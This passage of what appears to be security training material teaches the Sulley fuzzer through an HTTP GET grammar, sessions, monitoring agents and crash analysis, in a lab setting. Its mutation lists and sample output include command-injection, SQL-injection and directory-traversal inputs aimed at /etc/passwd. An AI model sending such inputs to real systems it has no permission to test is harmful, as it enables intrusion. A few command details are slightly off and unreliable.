Sulley offers a tremendous amount of flexibility in how a target and fuzzing environment is established. For the purposes of our lab exercise, we'll be using a single system (your client) as both the fuzzer and the target, as shown in Example 1 (on left). In this configuration, the target software runs on the same system as Sulley, where Sulley sends the mutations and monitoring to the target using local network communications.

While this is suitable for simple fuzzing tests, Sulley can also accommodate more complex testing, where more than one simultaneous target is evaluated, as shown in Example 2 (on right). When the fuzzing target is not on the same system as the fuzzer, we can deploy another instance of Sulley, which is controlled by the fuzzer system over a custom remote procedure call (RPC) protocol known as "pedrpc". In this configuration, the fuzzer can send the mutations directly to the target or through the RPC protocol, which then delivers the mutation over a local network interface (shown in Example 2, Target 1). Sulley can also communicate with a remote VMware control instance, where the local Sulley installation controls a copy of VMware's snapshot and restores functionality during testing. In this case, another local instance of Sulley is deployed in the virtual machine guest (shown in Example 2, Target 2/Guest).

With the exception of monitoring the crash dump information on a Linux target, Sulley offers a variety of deployment options that will suit most needs for fuzzing a target.

Walkthrough: HTTP GET Request

- Fuzz HTTP server with malformed GET requests
- Documentation: RFC2616 – HTTP 1.1

```
GET /index.html HTTP/1.1  
Host: www.sans.edu
```

Walkthrough: HTTP GET Request

In this set of examples, we're going to build a grammar to describe a simple HTTP GET request, manipulating a target HTTP server with malformed data. For documentation, we can reference RFC2616, available at <http://www.ietf.org/rfc/rfc2616.txt>.

In order to focus our grammar and simplify the process of understanding the Sulley primitives, we'll limit our testing to the simple GET request shown on this slide.

Sulley Functions

- All Sulley functions start with the prefix "s_"
 - Generally avoids namespace conflicts
- Initialize and build blocks to describe your components
 - Later tied together in a session
- Each Sulley function references a global variable for the current fuzzer

Sulley Functions

In Sulley, all functions start with the prefix "s_". This generally allows us to avoid namespace conflicts with other imports.

We'll use the Sulley functions to initialize and build blocks of functionality to describe the components we are testing. These blocks are later tied into sessions that will be delivered to our target.

In Sulley, each function reference uses a global variable that keeps track of the current block or grammar you are describing.

HTTP GET Request: Initialization

- `s_initialize()`
- Single argument of fuzzer name
- Uses a global variable to keep track of current construct

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")
```

HTTP GET Request: Initialization

The `s_initialize` function creates a new fuzzer construct definition, identified with a string as a single parameter. Once it's called, Sulley will use a global variable to track all later access and additions to this construct.

HTTP GET Request: Immutable Values

- `s_static()`
- Accepts data to include that does not change
 - We are targeting GET requests
- ASCII strings or hex values as `\xFF`

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
```

HTTP GET Request: Immutable Values

When defining a protocol, you may find it necessary or desirable not to fuzz specific values. In these cases, Sulley provides the `s_static()` function, which accepts a value specified in quotes as an ASCII string or any hex values specified with a leading `\x` (for example `\xff`).

In our example, we'll specify the static value "GET" since this will be the basis of our HTTP GET request.

HTTP GET Request: Delimiters

- `s_delim()`
- Must specify a default value
 - Default used for later field fuzzing
- Mutation will include repetition, substitution, and exclusion of default value

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
```

HTTP GET Request: Delimiters

Sulley provides the `s_delim()` function to identify the presence of a delimiter. Unlike the `s_static()` function, the value specified with `s_delim()` will be actively mutated as part of the fuzzing process. To use `s_delim()`, specify a string that is the default value (that is, the legitimate value) for the protocol you are testing.

When Sulley mutates the `s_delim()` function, it will replace the default value with multiple repetitions of the specified value, as well as repetitions of common delimiters. Sulley will also test the target by excluding the specified delimiter. Once all mutations have been tested, Sulley will move on to the next field for mutation, using the default value specified.

HTTP GET Request: Strings

- `s_string()`
- Operates similarly to `delimiter`
- Mutations include
 - Repetition (2x, 1000x, ...)
 - Omission
 - Directory recursion (`/../..`)
 - Format strings (`%n`)
 - Command injection (`|calc`)
 - SQL injection (`1;SELECT *`)
 - CR+LF 1000x
 - NULL termination
 - Binary strings (`\xde\xad`)

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
```

HTTP GET Request: Strings

Sulley provides the `s_string()` function to identify the presence of a string in a protocol. Like `s_delim()`, you specify a default value for use in generating mutations and for use when Sulley moves beyond this field into later mutations.

The use of `s_string()` will be very common in ASCII-based protocols, allowing you to exercise the target's string-handling functionality with a variety of malformed data, including the following:

- String repetition (2x the string length, 4x, 8x, even 1000x the default string)
- String omission
- Directory recursion
- Format strings using `"%n"`
- Command injection
- SQL injection
- Repetitious carriage return/line feed characters
- Manipulating the NULL terminator
- Binary strings not based on printable ASCII characters

HTTP GET Request: Numbers (I)

- Used for binary or ASCII protocols
- 1/2/4/8 bytes: `s_byte()`, `s_short()`, `s_long()`, `s_double()`
 - Specify `format=string` for ASCII output, `format=binary` for binary
 - Specify `endian="<"` for little-endian, `endian=">"` for big-endian
- Sulley tests +/- 10 border cases near 0, maximum values, and common divisors (`MAX/2`, `MAX/3`, `MAX/32`, etc.)

HTTP GET Request: Numbers (I)

When fuzzing a protocol, you may come across characteristics of the protocol best described with a number. Fortunately, Sulley provides multiple methods to represent numbers, using either ASCII or binary representation.

Four primary functions are available, depending on the length of the number you wish to represent:

- `s_byte()`, used to specify a 1-byte number
- `s_short()`, used to specify a 2-byte number
- `s_long()`, used to specify a 4-byte number
- `s_double()`, used to specify an 8-byte number

At a minimum, these functions are called with a default value in the following format:

```
s_short(8)
```

Optionally, you may specify if the number is to be represented in big-endian or little-endian format by adding an `endian="<"` (less than) argument to specify little-endian or `endian=">"` (greater than) argument to specify big-endian. By default, Sulley represents all numbers in little-endian format. You may also configure the number value as a representation in binary (the default) or ASCII format by specifying `format="binary"` or `format="ascii"`. In the example below, a 4-byte number is represented in binary format using big-endian notation with a value of 31337:

```
s_long(31337, format="binary", endian=">")
```

Sulley will only generate a limited number of mutations for each number being represented, including the 10 positive and negative border cases (10 smallest values possible and 10 largest values possible), positive and negative values near 0, and common value divisors (such as the maximum value divided by 4). This provides adequate coverage to test the handling of a numeric value without testing every possible value. If you do wish to test every possible value for a number, you may specify the `full_range=True` parameter, as shown in the following example:

```
s_byte(0, full_range=True)
```

The `full_range` modifier should be used sparingly, and only with `s_byte()` or `s_short()` values. If used with `s_long()` and a 1/10th of a second delay between each test case, it would take 4,971 days to complete all the tests!

HTTP GET Request: Numbers (2)

- Representing "1.1\r\n"
- "1.1" split into different fields
- Each "1" is represented with one byte
 - format="string"
- Is s_byte() the best representation for this value?

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
s_delim(" ")
s_static("HTTP")
s_delim("/")

s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
s_static("\r\n")
```

HTTP GET Request: Numbers (2)

Returning to our HTTP GET request example, we've filled in more of the protocol definition using the s_delim(), s_static(), and s_string() functions. To represent the "1.1\r\n" portion of our request, we've specified two s_byte() values, as follows:

```
s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
```

This is then followed by a static carriage return and line feed. In these s_byte() fields, we've specified format="string" to cause the number to be represented in ASCII format instead of the default binary format.

For the purposes of this example and to explain the functionality of Sulley, we used the s_byte() function to represent the value of the HTTP request version. However, it may merit further thought as to whether or not this was the best method for describing this part of the protocol. Depending on how the developer checks for the "1.1" value at the end of the request line, converting the values to numbers may not trigger any potential bugs (especially if the check is performed with a string-matching operation).

HTTP GET Request: Finishing Up the Grammar

- Add remaining strings, delimiters, and static data
- Helpful to add comments throughout for readability

```
# GET /index.html HTTP/
s_static("GET")
s_delim(" ")
s_static("/")
# omitted for space - in notes

# 1.1\r\n
s_byte(1, format="string")
s_delim(".");
s_byte(1, format="string")
s_static("\r\n")

# Host: www.sans.edu\r\n\r\n
s_string("Host")
s_delim(":")
s_delim(" ")
s_string("www.sans.edu")
s_static("\r\n\r\n")
```

HTTP GET Request: Finishing Up the Grammar

To finish up our example of the HTTP GET request, we can fill in the second line of the request using `s_string()` and `s_delim()`. Since all HTTP requests end with two successive carriage-return/line-feed pairs, a `s_static()` function is used to specify this value at the end of the script.

Adding comments throughout the script with a leading pound sign ("`#`") is also useful to make the content more readable. Adding descriptions or a representation of the data you are describing will make editing your Sulley script easier as well.

HTTP GET Request: Counting Mutations

- `s_num_mutations()`
- Identifies the number of mutations
- Suggestion: Show mutation count at end of script
 - Allow cancel with CTRL-C if needed

```
import time
import sys

if s_block_start("main"):
    s_string("GET /index.html")
    s_static(" HTTP/")
    s_string("1.1")
    s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
    str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(5):
    print str(5 - i) + " ",
    sys.stdout.flush()
    time.sleep(1)
```

HTTP GET Request: Counting Mutations

Sulley provides the `s_num_mutations()` function to identify the number of mutations that will be generated. When you're writing a Sulley script, it's wise to identify the number of mutations that will be generated, combined with a short countdown mechanism that allows the user to cancel the fuzzer before it starts, if they believe there is an error or there are too many mutations being generated.

In this example, we've supplied some sample code to identify the total number of mutations and provide the user the opportunity to cancel the fuzzer with a 5-second countdown.

HTTP GET Request: Estimating Runtime

- Each mutation has a minimum wait time between test case delivery
- Can calculate estimated runtime using wait time and number of mutations

```
SLEEP_TIME=0.1

if s_block_start("main"):
    s_string("GET /index.html")
    s_static(" HTTP/")
    s_string("1.1")
    s_static("\r\n")
    s_block_end("main")

print "Total mutations: " +
    str(s_num_mutations()) + "\n"

print "Minimum time for execution: " +
    str(round(((s_num_mutations() *
    SLEEP_TIME)/3600),2)) + " hours."
```

HTTP GET Request: Estimating Runtime

Another way to take advantage of `s_num_mutations()` is to calculate the estimated runtime for the fuzzer. Sulley allows us to specify a minimum wait time between the delivery of test cases, which we can multiply by the number of mutations to generate an estimated minimum runtime. In the example on this slide, we've defined a variable known as `SLEEP_TIME` as 0.1 seconds. Multiply this value by the result of `s_num_mutations()` and divide by 3,600 to provide a runtime estimate in hours for the user.

Note that Sulley could finish with the test cases before the identified minimum runtime, as Sulley will skip any specified primitives once it is able to reliably use a mutation to crash the target system. As a simple estimate, however, this technique can be useful for knowing when to check back with the fuzzer to see if it has completed.

HTTP GET Request: Displaying Mutations

- `s_render()`
 - Returns current mutation
- `s_mutate()`
 - Generates the next mutation
- Combine with total mutation count and a loop to display all
- ASCII dump or convert to hex format

```
print "Total mutations: " +
      str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(3):
    print str(3 - i) + " ",
    sys.stdout.flush()
    time.sleep(1)
```

```
print "ASCII mutation output:"
while s_mutate():
    print s_render()
```

```
print "Hex dump mutation output:"
while s_mutate():
    print s_hex_dump(s_render())
```

HTTP GET Request: Displaying Mutations

When developing the fuzzer, it can be helpful to have Sulley show you exactly the mutations it will be generating. To achieve this goal, we can use the `s_mutate()` function to cause Sulley to step to the next mutation. The accompanying `s_render()` function will return a Python string of the mutation content that we can print to the screen. Since `s_mutate()` will return true until the last mutation has been reached, we can wrap the `s_mutate()` function in a while loop, as shown on this slide in the top example.

If your target protocol is not ASCII-based, you can wrap the `s_render()` output in the `s_hex_dump()` function (shown on this slide, at bottom) to provide a standard hexadecimal and ASCII representation similar to the output provided by the `tcpdump` tool.

HTTP GET Request: Completed Script

```
$ python http.py
Mutations: 18655
Press CTRL/C to cancel in 5 4 3 2 1
Data:

0000: 47 45 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20 GET /index.html
0010: 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1..Host:
0020: 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d 0a www.sans.edu...

0000: 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c POST /index.html
0010: 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1.1..Host:
0020: 20 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d www.sans.edu...
0030: 0a .

<omitted for space>
0000: 47 45 54 20 2f 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e GET ../../../../.
0010: 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e ../../../../.
0020: 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 65 74 63 2f 70 61 ../../../../etc/pa
```

HTTP GET Request: Completed Script

This slide presents the completed HTTP GET script. Note that this script does not attempt to deliver the content to the target, as it will only print the mutations to the screen. In the next session, we'll examine Sulley's session-building capabilities, where it will deliver the mutations to one or more identified targets.

```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("HTTP")
s_group("http-verbs", values = [ "GET", "POST", "HEAD", "TRACE", "OPTIONS"
])

# VERB /index.html HTTP/1.1\r\n
if s_block_start("main", group="http-verbs"):
    s_delim(" ")
    s_static("/")
    s_string("index.html")
    s_delim(" ")
    s_static("HTTP")
```

```
s_delim("/")
s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
s_static("\r\n")

# Host: www.sans.edu
if s_block_start("http-host"):
    s_string("Host")
    s_delim(":")
    s_delim(" ")
    s_string("www.sans.edu")
s_block_end("http-host")
s_repeat("http-host", min_reps=0, max_reps=100, step=10)

# \r\n\r\n
s_static("\r\n\r\n")

s_block_end("main")

print "Mutations: " + str(s_num_mutations())
print "Press CTRL/C to cancel in ",
for i in range(5):
    print str(5 - i) + " ",
    sys.stdout.flush()
    time.sleep(1)

print "\nData:"

while s_mutate():
    print s_hex_dump(s_render())
```

HTTP GET Request: Sulley Sessions

- Allows you to identify fuzzer name created with `s_initialize()`
- Can join multiple fuzzers together
- Accepts one or more targets with control options
- Controls delivery over TCP, UDP, or SSL
- Uses graph theory to fuzz each component

HTTP GET Request: Sulley Sessions

Sulley uses the concept of sessions to take one or more fuzzers identified with the `s_initialize()` function, potentially combining their mutations together to target one or more systems. In the mutations delivery capability, Sulley can target a system over a TCP, UDP, or SSL connection, using graph theory concepts to test each of the identified targets.

HTTP GET Request: Create a Session

- Object: Sessions
- Instantiate session with desired options
 - session_filename: No default
 - sleep_time: def 1.0
 - log_level: def 2
 - proto: "tcp"
 - timeout: 5
 - crash_threshold: 3

```
SLEEP_TIME=0.5
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=SLEEP_TIME, timeout=10,
    crash_threshold=3)
```

HTTP GET Request: Create a Session

Sulley's sessions are instantiated as a new object with multiple options:

- session_filename: The session_filename parameter is used to identify a file that is used to keep track of Sulley's state. Interrupting and resuming Sulley is possible through the session file, which identifies the current mutation Sulley is delivering. There is no default for this option, and it is mandatory for Sulley to instantiate the session object.
- sleep_time: The sleep_time parameter identifies a number of seconds specified in a float to wait between the delivery of each mutation. This has a default of 1 second to wait between each mutation. We can reduce this value to accelerate through the test cases; however, if we send data too rapidly, we may not be effectively testing the target's handling capabilities. A value of 0.5 seconds is reasonable when the target is on a low-latency link without a significant amount of overhead.
- proto: Specifies the protocol to use for delivering the test cases—one of "tcp", "udp", or "ssl".
- timeout: Specifies the number of seconds Sulley should wait before indicating that a host has become unresponsive from a test case. This has a default value of 5 seconds, which should only ever be increased to avoid generating a false positive of a crashed target when the host is otherwise busy and unable to respond to the host connection test in a timely manner.
- crash_threshold: Specifies the number of crashes Sulley should observe from a given primitive before moving onto the next primitive. With a default value of 3, this is a reasonable value to retain. If you wish to have Sulley exhaustively test all of the mutations for a primitive regardless of the number of crashes generated, specify a large crash_threshold value, such as "1000000".

In the example on this slide, the session "mysess" is instantiated with the specified configuration options. We'll continue to use the "mysess" variable to specify the other configuration options that influence the test.

HTTP GET Request: Add Fuzzer to Session

- Add fuzzer to session using `connect()`
- Requires fuzzer name returned by `s_get()`
 - Name identified with `s_initialize()`
- Session graph accommodates multiple nodes

```
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=0.5, timeout=10,
    crash_threshold=3)

mysess.connect(s_get("HTTP"))

# Option: add multiple fuzzers to graph
# mysess.connect(s_get("FOO"),
#               s_get("BAR"))
```

HTTP GET Request: Add Fuzzer to Session

After instantiating the session, we can add one or more fuzzers with the `connect()` method. The `connect()` method requires the name of the fuzzer as returned by the `s_get()` function.

In the example on this slide, we have used `s_initialize()` to create a fuzzer called "HTTP". When we add it to the session "mysess", we call the `connect()` method using `s_get("HTTP")` to return the fuzzer context. If you want to connect multiple fuzzers together, add additional arguments to the `connect()` method, as shown in the following example for the fuzzers "FOO", "BAR", and "BAZ":

```
mysess.connect(s_get("FOO"), s_get("BAR"), s_get("BAZ"))
```

HTTP GET Request: Specify Targets

- Instantiate target with `sessions.target()`
 - Identify target IP address and port
- Packet capture agent: Netmon
- Process analysis agent: Procmon

```
mysess.connect(s_get("HTTP"))

fh = open("http.udg", "w+")
fh.write(sess.render_graph_udraw())
fh.close()

target = sessions.target("10.10.10.10",
                        80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options = {
    "proc_name" : "lighttpd",
    "stop_commands" :
        ['net stop lighttpd'],
    "start_commands" :
        ['net start lighttpd'],
}
```

HTTP GET Request: Specify Targets

Once we have added the fuzzer to our session, we can create and add one or more targets identified by their IP address and port that will receive the data mutations. For each test target, instantiate an object using `sessions.target()`, specifying the IP address as a string and the target port as an integer, as shown in this slide.

Once the target is instantiated, we can configure Sulley helper functions for the target by setting the Netmon and Procmon members. The Netmon member identifies the IP address and port of the Sulley "network_monitor.py" helper service used for capturing and saving the network activity, often running on the host generating or receiving the mutations, using a default port of 26001. The Procmon member identifies the IP address and port of the Sulley "process_monitor.py" helper service used for tracing the execution of the target application running on the host, receiving the mutations with a default port of 26002.

The target object also accepts configuration information for the process monitor functionality in the `Procmon_options` member in the form of a Python dictionary. Sulley will examine the contents of the keys "proc_name" to identify the name of the executable to attach to, "stop_commands" as a command to execute to force the target to terminate execution, and "start_commands" as a command to restart the target. Note that the `stop_commands` and `start_commands` values are Python arrays, allowing us to specify multiple values for starting and stopping the process that Sulley will execute in order.

We'll examine the Sulley helper functions for process and network monitoring in more detail later in this module.

HTTP GET Request: Add Targets, Fuzz!

- `add_target()`
- Add one or more instantiated targets to session
- Sulley will perform fuzzing in parallel
 - Limited by CPU of fuzzing host
- `fuzz()` starts the mutation delivery

```
target = sessions.target("10.10.10.10",
                        80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options = {
    "proc_name" : "lighttpd",
    "stop_commands" :
        ['net stop lighttpd'],
    "start_commands" :
        ['net start lighttpd'],
}

mysess.add_target(target)
mysess.fuzz()
```

HTTP GET Request: Add Targets, Fuzz!

Using our `sessions.session()` instantiation (created earlier), we can add the target instantiations with the `add_target()` method, specifying the name of the target variable. We can repeat this process for each of the target systems we are testing.

Finally, after adding all the targets, we can initiate the mutation, delivery, and monitoring capabilities by running the `fuzz()` method of our `sessions.session()` object.

Sulley Agents

- Tools that run on the target to assist in fuzzing
- Netmon: Capture Libpcap files for each mutation
- Procmon: Monitor process for faults, restarting as needed
- vmcontrol: Start, stop, and reset guest; take, delete, and restore snapshots
- Listen on ports defined for target

Sulley Agents

In the configuration of the targets, we saw the configuration options to specify a Netmon, Procmon, and vmcontrol listener. These agents consist of Python helper tools supplied with Sulley that often run on the target system.

Netmon: Captures and stores Libpcap files for each mutation.

Procmon: Monitors the target process for faults, restarting it as needed.

vmcontrol: Starts, stops, and resets the guest OS; can also take, delete, and restore snapshots.

Each of the Netmon, Procmon, and vmcontrol services communicate with the Sulley fuzzer over the custom RPC protocol "pedrpc" on an identified TCP port. We'll look at the two most popular tools next, Netmon and Procmon.

Netmon Agent

- Runs on the target or fuzzing system
 - Windows or Linux
- Stores pcap files for each mutation
 - Delivery of mutation and response from target
- Serialized filenames correspond to mutation numbers
- Requires WinPcap/Libpcap, Impacket, and Pcapy on target
- Requires administrator/root privileges

Do not expose Netmon on a production host

Netmon Agent

The Netmon agent runs on the target or the fuzzing system, capturing and storing Libpcap packet capture data sent for each mutation. This includes the delivery of the mutated data from the fuzzer, as well as the response from the target system or systems. Netmon will store the packets observed in the delivery and response in a unique filename corresponding to the mutation number. This functionality is not required for Sulley, but it can provide a valuable representation of the exchange between the fuzzer and the target.

To use Netmon, you must first install the WinPcap drivers (on Windows; use Libpcap on Linux systems) as well as the Impacket and pcap libraries, freely available from CORE Security Technologies (Impacket is currently maintained by SecureAuth Corp and Pcap by Help Systems):

<https://github.com/helpsystems/pcapy>

<https://github.com/SecureAuthCorp/impacket>

Since we are performing a packet capture on the host, administrator access is required to start the Netmon agent. In the following example, the `network_monitor.py` script is called without arguments to demonstrate the available command line interfaces, followed by an example that listens on interface 0 (the `eth0` interface in this example) and stores the packet captures in the `audits/` directory:

```
# python network_monitor.py
ERR> USAGE: network_monitor.py
    <-d|--device DEVICE #>    device to sniff on (see list below)
    [-f|--filter PCAP FILTER] BPF filter string
    [-P|--log_path PATH]      log directory to store pcaps to
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity
    [--port PORT]             TCP port to bind this agent to
```

Network Device List:

```
[0] eth0
[1] any
[2] lo
```

```
# python network_monitor.py -d 0 -P ./audit
[12:06.55] Network Monitor PED-RPC server initialized:
[12:06.55]      device:    eth0
[12:06.55]      filter:
[12:06.55]      log path:  ./audit
[12:06.55]      log_level: 1
[12:06.55] Awaiting requests...
```

When running the Netmon agent, log the data to an empty directory that will only be used for the storage of the Libpcap files. Do not select a directory with any other files in it, since it is possible to inadvertently delete files during the postmortem phase of the analysis.

Due to the nature of the Netmon agent and RPC functionality, it is recommended that you do not expose the Netmon functionality on a production host that is accessible by any other network.

Procmon Agent

- Runs on the target system
- Monitors identified process
 - Identifies and reports fault data
 - Stores detailed fault data locally
- Requires PyDbg from the PaiMei project
- Runs on Windows only
 - Not required to use Sulley, but very helpful for fault identification

Do not expose Procmon on a production host

Procmon Agent

The Procmon agent runs on the target system, monitoring the process executable identified by the command line parameters. Using debugger-style functionality, Procmon will attach to the target executable and monitor the process for fault data. In the event a fault is identified, Procmon will store information such as the contents of the registers at the time of the crash and the contents of the stack, as well as the disassembly around the crash.

Procmon relies on the functionality provided by the PyDbg tools from PaiMei, also included with Sulley. PyDbg provides us with valuable analysis data in the event of a fault, but it is limited to Windows systems only. Procmon is not required for use with Sulley, but it provides valuable fault information, which is useful for identifying the cause of the fault and if the fault is potentially exploitable.

In the following example, the `process_monitor.py` script is called without arguments to demonstrate the available command line interfaces, followed by an example that attaches to the process "Savant Web Server.exe". Crash-related data is also stored for the process in the file "audit/HTTP-crashbin".

```
C:\dev\sulley>python process_monitor.py
ERR> USAGE: process_monitor.py
        -c|--crash_bin FILENAME> filename to serialize crash bin class to
        [-p|--proc_name NAME]      process name to search for and attach to
        [-i|--ignore_pid PID]       ignore this PID when searching for
```

the target process

[-l|--log_level LEVEL] log level (default 1), increase for more
verbosity

[--port PORT] TCP port to bind this agent to

```
C:\dev\sulley>python process_monitor.py -c audit/HTTP-crashbin -p "Simple  
Web Server.exe"
```

```
[04:25.42] Process Monitor PED-RPC server initialized:
```

```
[04:25.42]      crash file:  audit/HTTP-crashbin
```

```
[04:25.42]      # records:   0
```

```
[04:25.42]      proc name:   Simple Web Server.exe
```


```
[04:25.42]      log level:   1
```

```
[04:25.42] awaiting requests...
```

Due to the nature of the Procmon agent and RPC functionality, it is recommended that you do not expose the Procmon functionality on a production host that is accessible by any other network.

Running Sulley

- On target (open multiple cmd.exe's)
 - Start procmon.py
 - Start netmon.py
 - Start target software
- On fuzzer
 - Start fuzzing script
 - Monitor status with web UI
- Kick back and wait!



Running Sulley

When running Sulley, it is helpful to open multiple command shells. In one command shell, start the procmon.py script, and in another shell, start the netmon.py script (if desired). Then start the target software.

Next, start the fuzzing script on the fuzzer system. Sulley will attempt to connect to the configured agents and then start to deliver mutations to the target.

Sulley provides a web interface that delivers a status of the fuzzing process, as well as a quick reference to the identified faults and the stored crash dump data. While the fuzzer is running, browse to port 26000 on the fuzzing system. You can also pause and resume the fuzzer from the web UI.

Sulley Postmortem Analysis

- Sulley includes two tools to help in assessing session results:
- `pcap_cleaner`: Removes all files without crash data (even non-pcap!)
- `crashbin_explorer`: Used to navigate, examine, and graph crash data
 - Crash data also accessible in web UI

```
python pcap_cleaner.py http.crashbin http-pcaps/
```

Sulley Postmortem Analysis

Sulley provides two tools to assist in analyzing the results of the fuzzing session after the fuzzer has finished.

`pcap_cleaner`: The `pcap_cleaner.py` tool is used to remove the Libpcap packet captures from the Netmon logging directory, leaving only the Libpcap files corresponding to identified faults behind. However, use this command with caution, since it will delete all the files in the Netmon logging directory unless they are associated with a fault, even non-Libpcap files. To use the `pcap_cleaner` tool, specify the location of the crashbin logging file and the directory where the Netmon captures are stored.

`crashbin_explorer`: The `crashbin_explorer.py` script allows us to navigate and examine the crash data associated with identified faults. This information is the same as the data accessible from the web UI during the fuzzing session, but it can be accessed after the fuzzer has completed testing mutations and exited.

crashbin_explorer.py

```

C:\dev\sulley\utils>python crashbin_explorer.py ..\http.crashbin
[6] [INVALID]:226e2522 Unable to disassemble at 226e2522 from thread 3408 caused access
violation
    2671, 2671, 6401, 10131, 13861, 17591,

[1] :7c911e58 mov ecx,[ecx] from thread 2300 caused access violation
    16291,

[26] [INVALID]:7777203a Unable to disassemble at 7777203a from thread 3112 caused access
violation
    3731, 3731, 3732, 3733, 3734, 3735, 3731, 3732, 3733, 3734, 3735, 7461,
7462, 7463, 7464, 7465, 11191, 11192, 11193, 11194, 11195, 14921, 14922, 14923,

[2] [INVALID]:efbeadde Unable to disassemble at efbeadde from thread 292 caused access
violation
    2687, 2687,

```

Summary data for discovered faults from Procmon**crashbin_explorer.py**

To use the `crashbin_explorer` utility, specify the name of the crashbin file generated during the fuzzing process. By default, `crashbin_explorer` will summarize all the fault information identified by the Procmon agent, as shown on this slide.

To get more detail about a specific test case, add the "-t N" argument, where N is the test case number identified in the crash dump summary information. If the EIP register is valid at the time of the crash dump, `crashbin_explorer` will display the instruction that triggered the fault, as well as several instructions leading up to the crash. `Crashbin_explorer` will also display the contents of all the registers along with the SEH data at the time of the crash.

Killing Python, Enhancing Procmon

- Sulley does not respond well to CTRL-C on Windows
- Kill all Python instances from the shell using taskkill
- Use small batch scripts for Procmon start/stop functionality
 - Can add your own debugging to a log file

```
taskkill /IR python.exe
```

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```

Killing Python, Enhancing Procmon

Unfortunately, Sulley does not respond well to the "CTRL-C" interrupt procedure on Windows systems. To force the Sulley process to stop, we can selectively kill the python.exe process from the Windows Task Manager, or we can stop all the Python processes from the command line:

```
C:\>taskkill /IR python.exe
```

Note this will stop all the Python processes on the target host, which may include the Netmon and Procmon functionality and any other Python scripts currently executing on your target. You can also add the /F flag to taskkill to force the process to stop (sort of like kill vs. *kill -9* on Unix systems).

We can also extend the Procmon start/stop functionality by adding commands that generate logging information for us. Recall that the Procmon start and stop commands accept an array as an argument, allowing us to add an arbitrary number of commands to run each time Sulley starts or stops the target process. For example, we can add a small command to log the date and time when Sulley stops the target process:

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```

Boofuzz: Sulley's Future Successor

- Boofuzz is a fork of Sulley to address bugs and revitalize the project, by Joshua Pereyda
- Boofuzz works similarly to Sulley, but does not provide backward compatibility
 - Boofuzz uses similar primitives (`s_string`, `s_delim`, `s_byte`)
 - Boofuzz uses different prototypes for creating targets and sessions
- Boofuzz supports raw Layer 2 and Layer 3 packet crafting and serial port fuzzing

Boofuzz: Sulley's Future Successor

Boofuzz is a fork of the Sulley project written by Joshua Pereyda (@jtpereyda). The original author of Sulley, Pedram Amini, has not responded to bug requests or feature enhancements, so Pereyda started Boofuzz to continue where Sulley left off. Boofuzz is available at <https://github.com/jtpereyda/boofuzz> with documentation at <http://boofuzz.readthedocs.io>.

Boofuzz does not attempt to be backward compatible with Sulley scripts, but it does reuse several of the Sulley primitives, including `s_string`, `s_delim`, `s_byte`, and others. In addition to bug fixes, most of the Boofuzz changes from Sulley are in the form of how targets and sessions are managed, including new support for raw Layer 2 and Layer 3 packet crafting and serial port fuzzing. Boofuzz is also more extensible than Sulley, providing callback hooks in the `pre_send()` and `post_send()` methods that can be used to more easily manipulate a target system to expect the mutated data (Sulley scripts previously used their own Python functionality to do this type of fuzzing with stateful protocols; Boofuzz makes this much simpler).

Sulley

```
s_initialize("HTTP")

s_static("GET")
# ...

sess = sessions.session(
    session_filename="http.sess",
    sleep_time=0.5, timeout=10,
    crash_threshold=3)

tgt1 =
sessions.target("10.10.10.10", 80)

sess.add_target(tgt1)

sess.connect(s_get("HTTP"))

sess.fuzz()
```

Boofuzz

```
s_initialize("HTTP")

s_static("GET")
# ...

sess = Session(
    session_filename="http.sess",
    sleep_time=0.5,
    crash_threshold=3)

tgt1 = Target(SocketConnection(
    timeout=10, host="10.10.10.10",
    port=80))

sess.add_target(tgt1)
